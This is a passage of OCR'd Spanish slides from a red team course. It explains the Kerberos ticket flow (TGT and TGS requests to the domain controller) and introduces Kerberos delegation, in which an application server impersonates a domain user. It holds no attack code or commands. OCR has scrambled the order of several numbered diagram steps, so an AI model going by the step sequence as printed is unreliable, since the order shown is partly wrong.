
1. Una vez que la verificación se completa y corrección, se envía

respaldar un TGT **encriptado**

2. El cliente almacena TGT en la memoria y se puede re-

Solicitado por el administrador de sesión local

Curso del Equipo Rojo de CyberWarFare 56




1. El cliente envía la corriente

TGT para solicitar TGS al DC (también le dice al servicio al que desea acceder)

2. Basado en los privilegios del Usuario del Dominio y usando TGT, se otorga un TGS al Usuario del Dominio

Curso del Equipo Rojo de CyberWarFare 57



2. Se realizan otras solicitudes de validación opcionales con el DC.

1. Los clientes que utilizan el TGS asignado están autenticados y autorizados

para acceder al servidor de base de datos

Curso del Equipo Rojo de CyberWarFare 58



2. DC descifra el mensaje y realiza una verificación si todo está bien

1. El nombre de usuario de dominio con la hora actual se envía a DC de forma cifrada

3. Tengo TGT

8. Otras solicitudes de validación opcionales con

se realiza el DC.

6. Tengo TGS

5. Solicitar TGS

7. Los clientes que utilizan el TGS asignado están autenticados y autorizados para

acceder al servidor de base de datos


Curso del Equipo Rojo de CyberWarFare 59

4. El cliente almacena TGT en la memoria y puede ser resolicitado por el administrador de sesión local

###### Delegación de Kerberos

* + Permite que las credenciales de usuario de un dominio autenticado se reutilicen para acceder a los recursos alojados en un servidor diferente de un dominio.
  + Esta utilidad es útil en aplicaciones o arquitecturas de varios niveles.
  + **Por ejemplo**: Un usuario de dominio se autentica en un servidor de aplicaciones y el servidor de aplicaciones realiza una llamada al servidor de bases de datos. El servidor de aplicaciones puede solicitar acceso a los recursos del servidor de bases de datos como usuario de dominio (el usuario se suplanta) y no como cuenta de servicio del servidor de aplicaciones.
  + La cuenta de servicio del servidor de aplicaciones debe ser de confianza para que la delegación pueda realizar solicitudes como usuario de dominio autenticado.

Curso del Equipo Rojo de CyberWarFare 60



1. Solicitudes de usuario de dominio para TGT mediante la verificación de credenciales

5. El usuario envía TGT y TGS al servidor de aplicaciones

2. DC proporciona al usuario TGT

7

6. Uso de la cuenta de servicio del servidor de aplicaciones

el TGT del usuario para solicitar un TGS para DB

Servidor de DC

5

6

4

3

2

3. El usuario solicita un TGS para un servicio en el servidor de aplicaciones a DC

7. La cuenta de servicio del servidor de aplicaciones se conecta al servidor de base de datos como dominio

usuario

1

61

4. DC proporciona TGS para acceder al servicio en el servidor de aplicaciones

Curso del Equipo Rojo de CyberWarFare

###### Tipos de delegación de Kerberos:

